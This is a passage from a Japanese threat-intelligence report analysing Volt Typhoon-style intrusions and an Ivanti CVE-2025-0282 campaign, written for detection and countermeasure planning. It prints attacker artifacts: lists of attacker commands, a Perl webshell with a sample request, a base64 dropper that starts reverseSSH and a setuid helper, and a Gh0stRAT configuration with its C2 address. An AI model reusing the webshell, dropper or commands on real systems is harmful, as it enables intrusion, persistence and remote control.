

図 11. 報告されている典型的なVolt Typhoonによる攻撃の図示

観測事例

<u>事例</u>

2025 年 2 月、国内製造業種の組織では、東南アジア拠点から日本のドメインコントローラへのアクセスがあり、ドメインコントローラでの EDR によるプロセスの実行記録とコマンドラインのハンティングにより攻撃を検出しました。リモートログオンのアクセス元は東南アジア拠点の Windows PC でしたが、その Windows PC へのアクセス元は FortiGate デバイスへの脆弱性攻撃からの侵入と思われます。



図 12. 外部公開デバイスで侵入した拠点のPCを足場に本社サーバへリモートログオン

Windows サーバで観測された攻撃コマンドは、国内のドメインコントローラでの ntds.dit へのファイルアクセス、whoami, net group といったコマンドの実行です。また、サービスとして常駐動作した場合の PSEXEC の設置が確認されています。

2025 © Macnica, Inc. All Rights Reserved.

```
¥Device¥HarddiskVolume2¥Windows¥NTDS¥ntds.dit (File Access)
cmd.exe /Q /c whoami
cmd.exe /Q /c net group “domain admins” /dom
¥Device¥HarddiskVolume2¥Windows¥PSEXESVC.exe (File Access)
net group “domain admins” /dom
```

その他に、2025年3月にIvanti社のCVE-2025-22457、2025年1月にSonicWall SMA1000シリーズのCVE-2025-23006、2023年にはFortiGate VPNのCVE-2023-27997と関連したと思われる攻撃をこれら脆弱性の悪用が公表される前に観測しています。これら脆弱性を攻撃したと思われる侵入も同様に、内部ネットワークのWindowsサーバへのリモートログオンが発生し、同様のコマンド実行があり、攻撃が検出されています。2021年頃に観測されたVPNデバイスの脆弱性攻撃から侵入するA41APT攻撃キャンペーン[18]では、Windowsサーバへのリモートログオンの後に、SigLoaderやそれがメモリに展開するCobalt Strikeといったバックドアが設置されていました。最近のVPNデバイスの脆弱性が公表される前のゼロデイ攻撃による最近の侵入では、LotL攻撃によりバックドアが設置されるケースが減っているように思われます。2023年以降に観測したLotL攻撃では、検出までに攻撃者が実行したコマンドは、実行回数の多い順に次のような傾向になりました。

```
cmd.exe /Q /c
whoami
tasklist /v
net user <user>
net user <user> <password>
wmic process list
net group “domain admins” /dom
REG ADD “HKLM¥SYSTEM¥CurrentControlSet¥Control¥Terminal Server” /v
fDenyTSConnections /t REG_DWORD /d 0 /f
```

LotL攻撃の検出に向けて

Volt Typhoonの公開情報[19]の検出に関連した箇所にも、EDRの実行履歴から攻撃コマンドを検索するクエリーが記載されています。標的型攻撃グループが背後にあると思われるLotL攻撃の他に、ランサムウェアを最終的に使う攻撃でも、外部公開デバイスから侵入した後にLotL攻撃でバックドアを設置せ

18. https://jsac.jpcert.or.jp/archive/2021/pdf/JSAC2021_202_niwa-yanagishita_jp.pdf
19. https://www.microsoft.com/en-us/security/blog/2023/05/24/volt-typhoon-targets-us-critical-infrastructure-with-living-off-the-land-techniques/

2025 © Macnica, Inc. All Rights Reserved.

ず、ドメインコントローラを中心としたWindowsサーバへ攻撃者がリモートログオンして攻撃の最後の段階でランサムウェアを実行するケースを観測しています。そのため、サーバOSを中心にEDRを展開しておき、whoami.exe, tasklist.exe, wmic.exe等のコマンドだけでも実行を監視しておくことで、早期に侵入に気付ける可能性があると思われます。

以下は、その検出クエリー例ですが、攻撃事例から引用したコマンドの他に、攻撃者が良く使う一方で一般にはあまり使われない quser, systeminfo, netsh を追加しています。LotL 攻撃だけでなくバックドアを使う攻撃に対しても有効に機能します。また、cmd.exe /c での実行も多くこれを検出するクエリーも有効と思われます[20]。

SPL

```
| tstats `security_content_summariesonly` count min(_time) as
firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where (Processes.process_name="whoami.exe" OR Processes.
process_name="tasklist.exe" OR Processes.process_name="netsh.
exe" OR Processes.process_name="quser.exe" OR Processes.process_
name="systeminfo.exe" OR Processes.process_name="wmic.exe") by
Processes.process_name Processes.process Processes.parent_process_
name Processes.parent_process Processes.process_id Processes.parent_
process_id Processes.dest Processes.user
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

更に拡張して他の脅威も含めて様々なハンティングクエリーを実装して攻撃を早期に検出することも可能です。これを実施するために参考になる公開のクエリーもあります[21]。一方で、このような本格的なハンティングを自社で実施する場合、以下のような作業が必要であり、国内企業の場合、自社にセキュリティ専門家を複数確保できているケースが多くないため、EDRベンダやSOCなどの外部にハンティングを委託されるケースが多いと思われます。製品のアラートを監視するだけでは検出は難しく、アラートの無いログの中から攻撃の痕跡を見つけるアプローチが必要である点に留意してください。

20. https://research.splunk.com/endpoint/54a6ed00-3256-11ec-b031-acde48001122/
21. https://research.splunk.com/detections/

2025 © Macnica, Inc. All Rights Reserved.

- ✔ 日々公開される有償無償の脅威インテリジェンスの把握とハンティングクエリーの作成
- ✔ ハンティングの実施
  - ● クエリーにヒットした場合、コマンド検索の例では、親プロセスに不審な点（特権ユーザでの実行、ウェブサーバ、インジェクションされた不審なパスの正規プロセスからコマンドが実行されている など）がないかを判断する
  - ● PC・サーバの管理者への連絡、ネットワーク切断などの一次措置
  - ● 攻撃が確定した場合、更に前後の時間で他のコマンドの実行や、リモートログオンの有無などを調べてタイムラインを作成する
- ✔ ログ基盤のパフォーマンスのチューニング（ハンティングが複数重なるとログ基盤が遅くなるなどへの対応）

CVE-2025-0282を悪用した攻撃キャンペーンの分析

Ivanti社は、2025年1月8日（現地時間）にVPN機能を提供する製品であるIvanti Connect Secureなどにおける脆弱性に関するアドバイザリを公開しました。公表された脆弱性は、スタックベースのバッファオーバーフローにより認証をバイパスし任意のコードの実行が可能な脆弱性CVE-2025-0282と認証後に権限を昇格できる脆弱性CVE-2025-0283でした。
脆弱性情報が公開される前の2024年12月中旬から、日本国内においてCVE-2025-0282が悪用されたと考えられる侵害が複数確認されました。今回のキャンペーンでは初期侵害時に機器のsyslog転送を停止する手口であったため、ログを監視していた組織では侵害の早期発見に繋がっていました。ここでは、弊社が観測・分析した攻撃者のTTPについて詳しく解説します。

攻撃者が設置したツール

我々は初期侵害後に攻撃者が設置した以下のツールを分析しました。
・BusyBoxカスタムツール（SPAWNSNARE）
・WebShell
・ReverseSSH（オープンソース）
・SPAWN family（SPAWNANT、SPAWNMOLE、SPAWNSNAIL）
・Gh0stRAT（DslogdRAT）

BusyBoxカスタムツール（SPAWNSNARE）

ファイル名: dsmain
複数のUNIXコマンドを実行可能とするオープンソースBusyBox v1.36.1をベースに、カーネルイメージvmlinuxの解凍や指定したファイルをカスタマイズされたAES（Advanced Encryption Standard）方式で暗号化・復号する機能を有しています。このツールは起動パラメータで、使う機能を指定します。Mandiant社は、このツールをSPAWNSNAREと呼んでいます[22]。

22. https://cloud.google.com/blog/topics/threat-intelligence/china-nexus-exploiting-critical-ivanti-vulnerability?hl=en

2025 © Macnica, Inc. All Rights Reserved.

表 2. BusyBoxカスタムツール 起動パラメータ

パラメータ	機能
-g	カーネルイメージから vmlinux を解凍し抽出する
-e	パラメータで指定した 256bit の鍵を使い、同じくパラメータで指定したファイルをカスタムした AES で暗号化する
-d	パラメータで指定した 256bit の鍵を使い、同じくパラメータで指定したファイルをカスタムした AES で復号する
アプレット	本ツールがサポートするコマンド機能（アプレット）を実行。 例 : dsmain find .

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 *v4; // rdx
  __int64 v5[33]; // [rsp+10h] [rbp-110h] BYREF
  int i; // [rsp+11Ch] [rbp-4h]

  if ( argc == 1 )
    exit(1);
  if ( !j_strcmp(argv[1], "-g") )
  {
    extract_vmlinux(*argv);
    return 0;
  }
  else if ( !j_strcmp(argv[1], "-e") )
  {
    get_key(argv[4]);
    encrypt_file(argv[2], argv[3], &aes_key);
    return 0;
  }
  else
  {
    if ( j_strcmp(argv[1], "-d") )
    {
      v4 = v5;
      memset(v5, 0, 256uLL);
      for ( i = 1; i < argc; ++i )
      {
        v4 = argv[i];
        v5[i - 1] = v4;
      }
      v5[argc] = 0LL;
      (lbb_main)(v5, "-d", v4);
    }
    get_key(argv[4]);
    decrypt_file(argv[2], argv[3], &aes_key);
    return 0;
  }
}
```

図 13. BusyBoxカスタムツール メイン処理

このBusyBoxカスタムツールがサポートするアプレットは以下の通りです。

2025 © Macnica, Inc. All Rights Reserved.

```
                public applet_names
applet_names    db 'bunzip2',0

aBzcat          db 'bzcat',0
aBzip2_0        db 'bzip2',0
aCat            db 'cat',0
aCpio           db 'cpio',0
aFind           db 'find',0
aGunzip         db 'gunzip',0
aGzip_0         db 'gzip',0
aLzop           db 'lzop',0
aSed            db 'sed',0
aSh             db 'sh',0
aStrings        db 'strings',0
aTail           db 'tail',0
aTar            db 'tar',0
aTouch          db 'touch',0
aTr             db 'tr',0
aUnlzma         db 'unlzma',0
aUnlzop         db 'unlzop',0
aUnxz           db 'unxz',0
aXxd            db 'xxd',0
aXz_0           db 'xz',0
```

図 14. サポートするコマンド（アプレット）

本ツールは、初期侵害後に追加のファイルダウンロードや内部活動で使用するものと考えられます。
また、本ツールは2024年1月に台湾からパブリックマルウェアリポジトリにアップロードされています。このことから攻撃者は少なくとも1年以上前から、このツールをLinux系OS機器の侵害で使用しているとみています。

WebShell

ファイル名: ccupdate.cgi

アプライアンスのccupdate.cgiファイルにWebShellがインジェクションされていました。外部より当該ファイルにアクセスする際に、Cookieヘッダーに特定のパラメータと値が含まれていると、URLクエリーで渡されたdataに設定されている任意のコマンドが実行されます。

2025 © Macnica, Inc. All Rights Reserved.

```
use strict;
use DSSafe;
use DSHTMLUI;
use DSOldPreAuth;
use DSPreAuth;

use CGI;
my $cookie_str = $ENV{HTTP_COOKIE};
if($cookie_str =~ /aaa=([^;]+)/){
    if($1 eq 1234’){
        print CGI::header( -type => 'text/html’ );
        my $data = CGI::param('data’);
        system($data);
        exit(0);
    }
}
```

図 15. ccupdate.cgiファイルにインジェクションされたWebShell

下図はWebShellの動作検証をした際のリモートからwhoamiコマンドを実行した結果です。

```
GET /dana-na/cc/ccupdate.cgi?data=whoami HTTP/1.1
Host: [redacted]
User-Agent: curl/8.7.1
Accept: */*
Cookie: aaa=1234


HTTP/1.1 200 OK
Date: [redacted] 17:34 GMT
Server: [redacted]
Content-Length: 9
Content-Type: text/html; charset=ISO-8859-1

www-data
```

図 16. WebShellコマンド通信イメージ

ReverseSSH

ファイル名: nlsshd

Mandiant社は、攻撃者がシェルスクリプトを使いPHASEJAM(機器のcgiファイルにWebShellを追加するマルウェア)を実行するのを観測しています。[23]

23. https://cloud.google.com/blog/topics/threat-intelligence/ivanti-connect-secure-vpn-zero-day/?hl=en

2025 © Macnica, Inc. All Rights Reserved.

弊社は、シェルスクリプトを使いPHASEJAMが実行されるのと同じ手口でPHASEJAMとは別のファイルが実行されたのを確認しています。

```
/bin/bash -c echo
'IyEvYmluL3NoCmV4cG9ydCBMRF9MSUJSQVJZX1BBVEg9L2hvbWUvbGliLztleHBvcnQgRFNJTlNUQUxMPS9ob21
lO2V4cG9ydCBQQVRIPS91c3IvbG9jYWwvYmluOi9iaW46L3Vzci9iaW46L3NiaW46L2hvbWUvYmluOi9ob21lL3Z
lbnYzL2Jpbi87CmRtZXNnIC1DO25vaHVwIC9ob21lL2Jpbi9ubHNzaGQgLWwgLXAgMjIzMyA+IC9kZXYvbnVsbCA
yPiYxICY+L3RtcC9rVjs='|/usr/bin/base64 -d> /tmp/.t;

/bin/chmod 755 /tmp/.t;

echo
'f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAADQAIAABAAAAAAAAAAEAAAAAAAAAAIAECAC
ABAiBAAAAgQAAAAUAAAAAEAAAMdtqF1jNgI1DC5lSaC8udABoL3RtcInjUmZoLWaJ4VJRU4nhzYCzKjHAQM2A'|/
usr/bin/base64 -d>/tmp/svb;

/bin/chmod 6777 /tmp/svb;

/tmp/svb;

/bin/dd count=1 bs=4096 if=/dev/zero of=/tmp/svb;

/bin/chmod 666 /tmp/svb;

/bin/rm -rf /tmp/.t;
```

図 17. 実行されたシェルスクリプト

PHASEJAMが実行されたケースと同じようにbase64エンコードされたコードが /tmp/.t として書き込まれます。

```
#!/bin/sh
export LD_LIBRARY_PATH=/home/lib/;
export DSINSTALL=/home;
export PATH=/usr/local/bin:/bin:/usr/bin:/sbin:/home/bin:/home/venv3/bin/;
dmesg -C;
nohup /home/bin/nlsshd -l -p 2233 > /dev/null 2>&1 &>/tmp/kV;
```

図 18. /tmp/.t シェルコマンド内容

nlsshdはGo言語で開発されたオープンソースのreverseSSH[24]です。reverseSSHはリバースコネクト機能を有したsshサーバ機能を提供し、上記の例ではローカルポート2233に対して外部からssh接続を可能とするように起動することを示しています。
もう一方のbase64エンコードされたコードは、/tmp/svbとして書き込まれます。svbファイルは非常に小さなELF形式の実行ファイルで、PHASEJAMの場合と同じ目的でroot権限に昇格し /tmp/.tを実行するのに使われていました。

24. https://github.com/Fahrj/reverse-ssh

2025 © Macnica, Inc. All Rights Reserved.

```
pop     eax
int     80h             ; LINUX - sys_setui
lea     eax, [ebx+0Bh]
cdq
push    edx
push    't./'
push    'pmt/'
mov     ebx, esp
push    edx
push    small 'f-'
mov     ecx, esp
push    edx
push    ecx
push    ebx
mov     ecx, esp
int     80h             ; LINUX - execve
mov     bl, 2Ah ; '*'   ; status
xor     eax, eax
inc     eax
int     80h             ; LINUX - sys_exit
endp
```

図 19. svbの処理

SPAWN Family（SPAWNANT, SPAWNMOLE, SPAWNSNAIL）

SPAWNANT ファイル名: libupgrade.so

SPAWNMOLE ファイル名: libdsproxy.so

SPAWNSNAIL ファイル名: libdsmeeting.so

UNC5221のツール SPAWN Familyの内、インストーラであるSPAWNANT、webプロセスにインジェクションし、外部からのトラフィックを選別・転送するSPAWNMOLE、バックドア機能を提供するSPAWNSNAILが設定されていたケースを確認しました。我々が分析したSPAWN Familyは、Mandiant社が分析している内容[25]との大きな違いはみられませんでした。

Gh0stRAT（DslogdRAT）

ファイル名: dslogd

このマルウェアはELF形式 64bitの実行ファイルで遠隔操作機能を提供するRATで、DslogdRATと呼称されています[26]。

25. https://cloud.google.com/blog/ja/topics/threat-intelligence/ivanti-post-exploitation-lateral-movement

26. https://blogs.jpcert.or.jp/ja/2025/04/dslogdrat.html

2025 © Macnica, Inc. All Rights Reserved.

このファイルにはシンボルテーブルが残されていたため、変数や関数名を復元することができました。m_socket、m_bPacketFlag、mbIsRunning, sendWithSplit などのサイバークライム、エスピオナージで多く使われるGh0stRATの変数、関数名とコードで共通点がみられることから、このRATはGh0stRATをベースに開発されたと弊社は考えています。
設定情報は0x63シングルバイトでXORエンコードされファイル内部に埋め込まれています。設定項目で特徴的な項目は、自身がクライアントもしくはサーバとして動くモードと通信を行う開始時間と終了時間です。

```
struct dslogd_config
{
  char unknown[4];
  int passive_mode;
  char c2[256];
  int c2_port;
  int sleep_time;
  int select_timeout_sec;
  char shell_file_path[256];
  char process_file_path[256];
  char child_file_path[256];
  char target_hostname[256];
  char proxy[256];
  char proxy_user[256];
  char proxy_pass[256];
  int proxy_port;
  int start_hour;
  int end_hour;
  int bind_flag;
  int socket_optval;
  int bind_port;
  int sleep_min;
  int sleep_max;
};
```

図 20. 設定情報の構造

2025 © Macnica, Inc. All Rights Reserved.

item	the analyzed binary
unknown (target id?)	0x0EE38295
passive_mode 0:connect 1:listen	0
c2	3.112.192.119
c2_port	443
sleep_time	1250
select_timeout_sec	30
shell_file_path	/bin/sh
process_file_path	[kworker/0:02]
child_file_path	/home/bin/dslogd
target_hostname	null
proxy	127.0.0.1
proxy_user	admin
proxy_pass	admin
start_hour	8
end_hour	20
bind_flag	0
socket_optval	240
bind_port	12345
sleep_min	1
sleep_max	1

図 21. 今回分析したGh0stRATの設定情報

このGh0stRATは、遠隔操作機能としてファイルアップロード・ダウンロードやリモートシェル、通信転送を提供しています。

2025 © Macnica, Inc. All Rights Reserved.

id	command
0x04	download
0x08	upload_request
0x0A	upload_data
0x0C	shell
0x0D	shell_data
0x0E	shell_end
0x11	sleep
0x13	proxy_begin
0x16	proxy_data
0x17	proxy_disconnect
0x18	proxy_stop
0x28	fwd
0x29	stopfwd

図 22. Gh0stRATがサポートするリモートコマンド

C2サーバとの通信データのフォーマットを以下に示します。通信データは複数のパケットに分割されており、最初のパケットにデータの開始フラグであるm_bPacket、データの種別を示すID、サイズが設定されています。データ本体は2番目のパケット以降で送る形式になっています。

	m_bPacketFlag				id		Data size			
1st packet	FF	FF	FF	FF	0F	00	74	00	00	00

	Data (0x74 bytes)									
2nd packet	5B	72	6F	6F	74	5D	20	5B	75	...

図 23. 通信データフォーマット（例:サイズ0x74のデータを送る場合）

2025 © Macnica, Inc. All Rights Reserved.



図 24. Gh0stRATとC2サーバ間の通信データ

通信データは、7バイトのキーでXORされており、以下スクリプトで通信データをデコードすることが可能です。

```
def enc_buffer(file_path, output_path):
    key = b"\x01\x02\x03\x04\x05\x06\x07"
    key_length = len(key)

    with open(file_path, "rb") as f:
        data = bytearray(f.read())

    size = len(data)

    for i in range(size):
        data[i] ^= key[i % key_length]

    with open(output_path, "wb") as f:
        f.write(data)

if __name__ == "__main__":
    file_path = "dslogd_data.bin"
    output_path = "dslogd_data_decode.bin"
    enc_buffer(file_path, output_path)
```

図 25. 通信データをデコードするスクリプト

2025 © Macnica, Inc. All Rights Reserved.



図 26. 通信データ本体例（上:エンコードされたデータ、下:デコード後のデータ）

初期侵害後の活動

多くのケースでは影響は侵害されたアプライアンスに留まっていましたが、侵害したアプライアンスを足場として内部ネットワークを探索しADサーバを含む他サーバへの侵入が確認されたケースも確認されました。

2025 © Macnica, Inc. All Rights Reserved.

公開アプライアンス侵害のTTPと対策に関する考察

今回のCVE-2025-0282を悪用した攻撃キャンペーンで観測されたTTPを、MITRE ATT&CKフレームワークの分類に当てはめて整理しました。

Tactics	Technique	Countermeasure
Reconnaissance	- Version detection by accessing Host Checker Launcher URLs	- Forward logs and monitor to detect unknown access
Initial Access	- CVE-2025-0282 Exploitation	- Forward logs and monitor to detect unknown access
Execution	- Execute a shell script	
Defense Evasion	- Disable syslog forwarding - Use sed to remove specific logs - Disable internal ICT Check - Make external ICT Failure	
Persistence	- Fake System upgrade	
Command & Control	- WebShell - ReverSSh - SPAWN family - Gh0stRAT	- Monitor Outbound traffic to Internet
Collection	- Cache Database theft - Credential theft	
Discovery	- Built-in tools dig, nmap	- Monitor Outbound traffic to internal network
Lateral Movment	- Misuse LDAP service account	- Monitor Outbound traffic to internal network

図 27. CVE-2025-0282攻撃キャンペーンで観測されたTTP

Reconnaissance（偵察）では、攻撃者はアプライアンスのバージョンを把握するためにアプライアンスの特定のURLにアクセスしました。また、今回の攻撃キャンペーンではログに“ Invalid IFT packet received from unauthenticated peer <攻撃者のIP>”のメッセージが残されていたことを確認しています。これらのことから、Reconnaissance（偵察）と初期アクセス（Initial Access）を早期に検出するためには、アプライアンスのログを外部サーバに転送し監視することが有効だと考えられます。また、機器を侵害するためのエクスプロイトの際に、通常みられない多い通信量が発生するケースもあります。そのため、通信量をファイアウォール（Firewall）で監視することも早期の検出に繋がります。Initial Access（初期アクセス）、Execution（実行）、Persistence（パーシステンス）、Collection（収集）においてはEDR製品を初めとするセキュリティ製品が導入できない、どのようなログが残るかが不明などの課題があります。しかし、ログを外部へ転送し監視しておくことで、ログが停止されたなどの疑わしい挙動を早期に検出できる可能性があり、ログ監視は検討の価値があります。Command & Control（遠隔操作）では、アプライアンスの正規通信先を事前に把握しておくことにより、ファイアウォールで追加のツールをダウンロードする外部通信をブロック・検出することができます。Lateral Movement（感染拡大）では、アプラインスから内部ネットワークへの通信を監視することで検出することができます。NDR、Micro

2025 © Macnica, Inc. All Rights Reserved.

Segmentation、認証情報の悪用を検出するITDR(Identity Threat Detection and Response)などの対策ソリューションが複数あるため、運用設計を行い内部に侵入された後の攻撃を早期検出するソリューションを検討することも一つのアプローチであると考えています。

ここでは、CVE-2025-0282を悪用された攻撃を基にTTPと対策を整理しましたが、他社のアプライアンス製品でも同様のCountermeasure(対策)を活用できると考えています。この内容が、使用しているアプライアンスに対する攻撃のTTPと対策の整理・検討にも活用いただければと思います。

ORB(Operational Relay Box)ネットワークに組み込まれるリスク

外部に公開しているアプライアンスなどのアセットが侵害される大きな影響の一つが組織内ネットワークへの侵入ですが、もう一つの影響が侵害されたアプライアンスがORB(Operational Relay Box)ネットワークに組み込まれて踏み台にされ、他の攻撃へ悪用されてしまうことです。
ORBネットワークは、攻撃通信の検出を回避、通信元の追跡を困難にすることを目的としたメッシュネットワークです。侵害した機器をノード(Mandiant社は、Traversal Nodes、Exit/Staging Nodesと分類)としてネットワークに組み込みます。中国と関連があるとされる複数の攻撃グループが使用していると考えられており、代表的な攻撃グループがVolt Typhoonです。Mandiant社がORBネットワークに関する詳細な分析記事を公開しています[1]。弊社は過去2017年頃のBlackTechの攻撃活動で、日本国内の家庭用ルータがC2サーバと侵害された機器間の通信を中継するノードとして悪用されていたのを観測しています。また、独立行政法人情報処理推進機構(IPA)は、国内の複数組織が公開アセットの脆弱性が悪用されてWebShellが設定された事例について解説し、ORBネットワークに組み込まれ踏み台とされるリスクについて注意喚起をしています[2]。
ORBネットワークのノードとして悪用されることは組織内ネットワークの侵害と比較すると気づきにくいですが、自組織が保有する公開アセットの侵害が他組織への攻撃に加担してしまうことに繋がるリスクもあることを改めて注意喚起として記載します。

[1] https://cloud.google.com/blog/topics/threat-intelligence/china-nexus-espionage-orb-networks?hl=en
[2] https://www.ipa.go.jp/security/security-alert/2024/alert_orb.html

2025 © Macnica, Inc. All Rights Reserved.

2024年度の脆弱性振り返り

